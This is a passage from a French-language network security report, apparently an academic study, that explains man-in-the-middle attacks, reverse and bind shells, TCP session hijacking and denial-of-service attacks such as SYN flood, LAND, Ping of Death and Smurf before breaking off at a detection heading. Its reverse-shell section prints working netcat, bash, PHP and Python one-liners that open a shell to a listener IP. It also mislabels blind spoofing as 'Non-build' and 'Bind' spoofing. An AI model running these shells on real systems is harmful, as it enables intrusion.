
Prenons une communication normale entre la machine A et B :




L'agresseur (attaquant) envoie ses paquets vers la machine B en usurpant l'adresse IP source de la machine A et en utilisant un routage à la source, la machine B reçoit les données et renvoie les réponses via le chemin précisé dans le routage à la source et la machine de l'agresseur reçoit les données comme les aurait reçues la véritable machine A.

- **Attaque Man-In-The-Middle par modification par ICMP redirect :** cette attaque permet à la machine de l'attaquant d'assurer le routage à la place d'un routeur situé dans le chemin de la machine cible ou fait croire à la machine cible que sa machine est le meilleur chemin. on explique cela par une figure ci-dessous.

Une machine A échange des données avec une machine B à travers les routeurs 1 et 2, l'attaquant (agresseur) s'installe entre les routeurs 3 et 4 et il convaincre le routeur 1 que le meilleur chemin consiste à passer par le routeur 3 en lui envoyant des paquets ICMP redirect, le routeur 1 envoie les paquets destinés à la machine B via le routeur 3.



- **Attaque Man-In-The-Middle sur le chiffrement SSL :** dans les attaques sur le chiffrement SSL, le trafic vers le port SSL (HTTPS sur le port 443 TCP) est dérouté vers la machine de l'attaquant, qui va assurer les fonctions d'un serveur HTTPS, la machine client A se connecte au serveur de l'attaquant qui va lui fournir un certificat apparemment digne de confiance, le serveur HTTPS de l'attaquant reçoit les demandes de A de manière chiffrée. Le serveur de l'attaquant les déchiffre et les réachemine vers le serveur B (la machine de l'attaquant s'est connectée au service HTTPS du serveur B en simulant être une connexion de la machine A). D'où l'importance de définir une clé privée dans une connexion entre la machine et le serveur.



## **2 - Couche Transport :**

### **A - Port/OS/Services\_Scanning/Fingerprinting :**

déjà fait dans la couche internet

### **B - Payloads and Shells :**

#### **Reverse Shell :**


Un Reverse Shell est essentiellement une session qui démarre à partir d'une machine distante, c'est-à-dire une machine cible vers la machine de l'attaquant. La machine attaquante écoute sur un port spécifié pour la communication, sur lequel elle reçoit la connexion de la machine cible.

L'objectif est de se connecter à un ordinateur distant et de rediriger les connexions d'entrée et de sortie du shell du système cible afin que l'attaquant puisse y accéder à distance.

Dans de nombreux cas, le code exécuté contient le minimum d'instructions nécessaires à l'attaquant pour obtenir à distance une fenêtre d'invite de commande (avec les priviléges du service exploité ou de l'utilisateur connecté) et procéder à la pénétration à partir de là.


Comme moyen courant de contourner les problèmes de NAT/pare-feu, qui pourraient empêcher leur capacité à se connecter activement à un système exploité, les attaquants obligeront le système vulnérable à exécuter un shell inversé. Dans un shell inversé, la connexion est initiée par l'hôte cible à l'adresse de l'attaquant, en utilisant des ports TCP/UDP bien connus pour mieux éviter les politiques sortantes strictes.

Ce cas d'utilisation est applicable aux environnements hébergeant des systèmes Windows et interceptera les connexions non chiffrées sur tous les ports TCP/UDPs.



### Bind Shell :

Un Bind Shell, quant à lui, est un type de session shell d'une machine attaquante vers une machine cible. La machine cible ouvre un port spécifié pour la communication, sur lequel elle reçoit la connexion de la machine attaquante.



Dans les exercices de piratage éthique ou de test de pénétration/red teaming, après avoir obtenu l'exécution de code à distance (RCE), l'attaquant se dirige vers l'obtention d'une session shell distante via un shell inversé ou un shell de liaison, de sorte que la session soit plus stable et interactive. Ici, Netcat est utile en raison de sa facilité d'utilisation et de son utilisation multiplateforme, l'attaquant peut obtenir un shell distant en douceur.

### Reverse Shell Examples :

#### + Netcat Reverse Shell :

Il est très simple de créer des reverse shells en utilisant différents outils et langages. Tout d'abord, vous avez besoin d'un écouteur sur votre machine locale avec une adresse IP publique. Par exemple, sur une machine Linux, tout ce dont vous avez besoin est la commande netcat suivante :

```
nc <attacker-ip> <port> -e /bin/bash
```

```
nc -nvlp <port>
```

```
or rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234
>/tmp/f
```

### + Bash Reverse Shell :

La méthode la plus simple consiste à utiliser bash qui est disponible sur presque toutes les machines Linux. Cela a été testé sur Ubuntu 18.04 mais toutes les versions de bash ne prennent pas en charge cette fonction:

```
/bin/bash -i >& /dev/tcp/10.10.17.1/1337 0>&1
```

### + PHP Reverse Shell :

Si la machine cible est un serveur web et qu'il utilise PHP, ce langage est un excellent choix pour un reverse shell :

```
php -r '$sock=fsockopen("10.10.17.1",1337);exec("/bin/sh -i <&3 >&3
2>&3");'
```

### + Python Reverse Shell :

Python est couramment utilisé sur les systèmes de production et peut donc également être une option pour un reverse shell :


```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_S
TREAM);s.connect(("10.10.17.1",1337));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

## C - TCP reassembly and sequencing ( Connection Hijacking ) :


TCP garantit la livraison des données et garantit également que les paquets seront livrés dans le même ordre dans lequel ils ont été envoyés. Afin de garantir que les paquets sont livrés dans le bon ordre, TCP utilise des paquets d'accusé de réception (ACK) et des numéros de séquence pour créer une "connexion de flux fiable en duplex intégral entre deux

points d'extrémité", les points d'extrémité se référant aux hôtes communicants. La connexion entre le client et le serveur commence par une poignée de main à trois.

Après la poignée de main, il suffit d'envoyer des paquets et d'incrémenter le numéro de séquence pour vérifier que les paquets sont bien envoyés et reçus.



Le but du pirate de session TCP est de créer un état dans lequel le client et le serveur sont incapables d'échanger des données ; lui permettant de forger des paquets acceptables pour les deux extrémités, qui imitent les vrais paquets. Ainsi, l'attaquant peut prendre le contrôle de la session.



Nous pouvons utiliser ces techniques pour voler des informations:

**Usurpation d'IP :** L'usurpation d'adresse IP est une technique utilisée pour obtenir un accès non autorisé à des ordinateurs où l'intrus envoie un message à un ordinateur avec une adresse IP indiquant que le message provient d'un hôte de confiance.

**Attaque de l'homme au milieu :** l'attaquant tente d'obtenir l'identifiant de session en usurpant l'ARP et l'attaque de l'homme au milieu.


### Types de hijacking :

**Blind hijacking :** Dans les cas où le routage source est désactivé, le pirate de session peut également utiliser le détournement aveugle où il injecte ses données malveillantes dans les communications interceptées dans la session TCP. On l'appelle aveugle parce qu'il ne peut pas voir la réponse ; bien que le pirate de l'air puisse envoyer les données ou les commandes, il devine essentiellement les réponses du client et du serveur.


**TCP session Hijacking :** c'est la tentative de prendre le contrôle d'une session déjà active entre deux hôtes, l'attaquant prend également le contrôle d'un hôte déjà authentifié lorsqu'il communique avec la cible, et pour détourner une session TCP, nous devons prédire les numéros de

séquence qui sont utilisés entre la cible et l'hôte. Le détournement d'une session TCP nécessite qu'un attaquant envoie un paquet avec un bon numéro de séquence sinon ils sont abandonnés, dans ce cas, nous avons 2 façons d'obtenir le bon numéro de séquence :

- **Non-build Spoofing :** l'attaquant peut voir le trafic entre la cible et l'hôte en utilisant Wireshark ou TCPdump pour capturer le trafic.
- **Bind Spoofing :** l'attaquant ne peut pas voir le trafic, il doit faire une supposition éclairée sur le numéro de séquence.



**TCP RESET attack** : Une attaque de réinitialisation TCP est exécutée à l'aide d'un seul paquet de données. Un segment TCP usurpé, conçu et envoyé par un attaquant, incite deux victimes à abandonner une connexion TCP



Nous pouvons expliquer cette attaque :

- Une fois que l'attaquant est capable de détourner une session TCP, cette attaque peut être lancée.
  - L'attaquant envoie des paquets avec l'indicateur RST activé à A et B ou à l'un des hôtes.
  - Comme A et B ne savent pas qu'un attaquant a envoyé ces paquets, ils traitent ces paquets normalement.
  - Puisqu'il s'agit de paquets réinitialisés, la connexion entre A et B est interrompue.

## D - DOS/DDoS

Attaque DDoS signifie "attaque par déni de service distribué (DDoS)" et il s'agit d'un cybercrime dans lequel l'attaquant inonde un serveur de trafic Internet pour empêcher les utilisateurs d'accéder aux services et sites en ligne connectés.

Les motivations pour effectuer un DDoS varient considérablement, tout comme les types d'individus et d'organisations désireux de perpétrer cette forme de cyberattaque. Certaines attaques sont menées par des individus mécontents et des hacktivistes voulant mettre hors service les serveurs d'une entreprise simplement pour faire une déclaration, s'amuser en exploitant une cyber faiblesse ou exprimer leur désapprobation.

D'autres attaques par déni de service distribué sont motivées par des raisons financières, par exemple lorsqu'un concurrent perturbe ou arrête les opérations en ligne d'une autre

entreprise pour voler des affaires entre-temps. D'autres impliquent l'extorsion, dans laquelle les auteurs attaquent une entreprise et installent des logiciels d'otage ou de ransomware sur leurs serveurs, puis les forcent à payer une somme financière importante pour que les dommages soient réparés.

Les attaques DDoS sont en augmentation, et même certaines des plus grandes entreprises mondiales ne sont pas à l'abri d'être "DDoS". La plus grande attaque de l'histoire s'est produite en février 2020 contre nul autre qu'Amazon Web Services (AWS), dépassant une attaque antérieure contre GitHub deux ans auparavant. Les ramifications DDoS incluent une baisse du trafic légitime, une perte d'activité et des atteintes à la réputation.

Alors que l'Internet des objets (IoT) continue de proliférer, le nombre d'employés distants travaillant à domicile et le nombre d'appareils connectés à un réseau augmenteront également. La sécurité de chaque appareil IoT peut ne pas nécessairement suivre le rythme, laissant le réseau auquel il est connecté vulnérable aux attaques. En tant que tel, l'importance de la protection et de l'atténuation des attaques DDoS est cruciale.

## Comment fonctionnent les attaques DDoS ?

Une attaque DDoS vise à submerger les appareils, les services et le réseau de sa cible avec un faux trafic Internet, les rendant inaccessibles ou inutiles pour les utilisateurs légitimes.


### DoS vs. DDoS

Une attaque par déni de service distribué est une sous-catégorie de l'attaque par déni de service (DoS) plus générale. Dans une attaque DoS, l'attaquant utilise une seule connexion Internet pour bombarder une cible avec de fausses requêtes ou pour essayer d'exploiter une vulnérabilité de cybersécurité. DDoS est à plus grande échelle. Il utilise des milliers (voire des millions) d'appareils connectés pour atteindre son objectif. Le volume des appareils utilisés rend les attaques DDoS beaucoup plus difficiles à combattre.

## SYN flood attack :

### C'est quoi l'Attaque SYN flood ?

Une inondation SYN (attaque semi-ouverte) est un type d'attaque par déni de service (DDoS) qui vise à rendre un serveur indisponible pour le trafic légitime en consommant toutes les ressources disponibles du serveur. En envoyant à plusieurs reprises des paquets de demande de connexion initiale (SYN), l'attaquant est capable de submerger tous les ports disponibles sur une machine serveur ciblée, obligeant l'appareil ciblé à répondre au trafic légitime lentement ou pas du tout.




Pour créer un déni de service, un attaquant exploite le fait qu'après la réception d'un paquet SYN initial, le serveur répondra avec un ou plusieurs paquets SYN/ACK et attendra la dernière étape de la poignée de main. Voilà comment cela fonctionne:

L'attaquant envoie un volume élevé de paquets SYN au serveur ciblé, souvent avec des adresses IP usurpées.

Le serveur répond alors à chacune des demandes de connexion et laisse un port ouvert prêt à recevoir la réponse.

Pendant que le serveur attend le dernier paquet ACK, qui n'arrive jamais, l'attaquant continue d'envoyer plus de paquets SYN. L'arrivée de chaque nouveau paquet SYN oblige le serveur à maintenir temporairement une nouvelle connexion de port ouvert pendant un certain temps, et une fois que tous les ports disponibles ont été utilisés, le serveur est incapable de fonctionner normalement.



En réseau, lorsqu'un serveur laisse une connexion ouverte mais que la machine de l'autre côté de la connexion ne l'est pas, la connexion est considérée comme semi-ouverte. Dans ce type d'attaque DDoS, le serveur ciblé laisse en permanence des connexions ouvertes et attend que chaque connexion expire avant que les ports ne redeviennent disponibles. Le résultat est que ce type d'attaque peut être considéré comme une « attaque semi-ouverte ».

## Land Attack:

Une attaque LAND est une attaque par déni de service (DoS) de couche 4 dans laquelle l'attaquant définit les informations de source et de destination d'un segment TCP pour qu'elles soient identiques. Une machine vulnérable planera ou se bloquera en raison du traitement répété du paquet par la pile TCP.

Dans une attaque LAND, un paquet TCP SYN spécialement conçu est créé de sorte que l'adresse IP et le port source soient identiques à l'adresse et au port de destination, qui à leur tour sont définis pour pointer vers un port ouvert sur la machine de la victime. Une machine vulnérable recevrait un tel message et répondrait à l'adresse de destination en envoyant effectivement le paquet pour retraitement dans une boucle infinie. Ainsi, le CPU de

la machine est consommé indéfiniment en gelant la machine vulnérable, en provoquant un blocage, voire en la faisant planter.

Un avis CERT a été publié annonçant que plusieurs serveurs, routeurs et systèmes d'exploitation sont vulnérables à ce type d'attaque, notamment le logiciel Cisco IOS classique, les serveurs Microsoft Windows 2003 et XP SP2, les serveurs d'impression HP Jetdirect et autres.

Les implémentations résistantes vérifient que les informations de destination sont différentes des informations de source. Les techniques d'atténuation comprennent l'installation de correctifs sur les systèmes vulnérables ou l'utilisation d'un pare-feu configuré pour filtrer les paquets LAND

## **TCP sequence prediction :**

Dans une attaque par prédiction de séquence TCP, le pirate essaie de prédire la séquence du prochain paquet de données à envoyer. S'il réussit à deviner le numéro de séquence, cette partie peut insérer un paquet de données avec le même numéro de séquence provenant de la même adresse IP et soumettre avec succès des paquets frauduleux au récepteur.

Afin de déterminer le numéro de séquence, le pirate peut écouter la communication ou l'évaluer pour voir la série de numéros de séquence, afin de prédire quel numéro de séquence vient ensuite. Ces types de problèmes illustrent les vulnérabilités TCP/IP relatives au protocole Internet commun.

## **Ping of Death**

Ping of Death (a.k.a. PoD) is a type of Denial of Service (DoS) attack in which an attacker attempts to crash, destabilize, or freeze the targeted computer or service by sending malformed or oversized packets using a simple ping command.

While PoD attacks exploit legacy weaknesses which may have been patched in target systems. However, in an unpatched system, the attack is still relevant and dangerous. Recently, a new type of PoD attack has become popular. This attack, commonly known as a Ping flood, the targeted system is hit with ICMP packets sent rapidly via ping without waiting for replies.

## **Smurf attack :**

Une attaque smurf est une forme d'attaque par déni de service distribué (DDoS) qui se produit au niveau de la couche réseau. Les attaques de smurfing portent le nom du malware DDoS.Smurf, qui permet aux pirates de les exécuter. Plus largement, les attaques portent le nom des personnages de dessins animés Les Schtroumpfs en raison de leur capacité à éliminer des ennemis plus importants en travaillant ensemble.

Les attaques par schtroumpf DDoS ont un style similaire aux inondations ping, qui sont une forme d'attaque par déni de service (DoS). Un pirate surcharge les ordinateurs avec des requêtes d'écho ICMP (Internet Control Message Protocol), également appelées pings. L'ICMP détermine si les données atteignent la destination prévue au bon moment et surveille la qualité de transmission des données par un réseau. Une attaque smurf envoie également des pings ICMP mais est potentiellement plus dangereuse car elle peut exploiter les vulnérabilités du protocole Internet (IP) et de l'ICMP.

## **Comment fonctionne une attaque de Smurf ?**

Une attaque ICMP pour smurf est une forme d'attaque DDoS qui surcharge les ressources réseau en diffusant des requêtes d'écho ICMP aux appareils sur le réseau. Les appareils qui reçoivent la demande répondent par des réponses en écho, ce qui crée une situation de botnet qui génère un taux de trafic ICMP élevé. En conséquence, le serveur est inondé de demandes de données et de paquets ICMP, qui submergent le réseau informatique et le rendent inutilisable. Cela peut être particulièrement problématique pour les systèmes informatiques distribués, qui permettent aux appareils d'agir comme des environnements informatiques et permettent aux utilisateurs d'accéder aux ressources à distance.

Une attaque smurf fonctionne selon le processus en trois étapes suivant :

Le logiciel malveillant DDoS.Smurf crée un paquet de données réseau qui s'attache à une fausse adresse IP. C'est ce qu'on appelle l'usurpation d'identité. Le paquet contient un message ping ICMP, qui ordonne aux nœuds du réseau d'envoyer une réponse. Ce processus, connu sous le nom d'échos ICMP, crée une boucle infinie qui submerge un réseau de demandes constantes.

### 3 - Couche Application :

## III. Etude des mécanismes de détection :

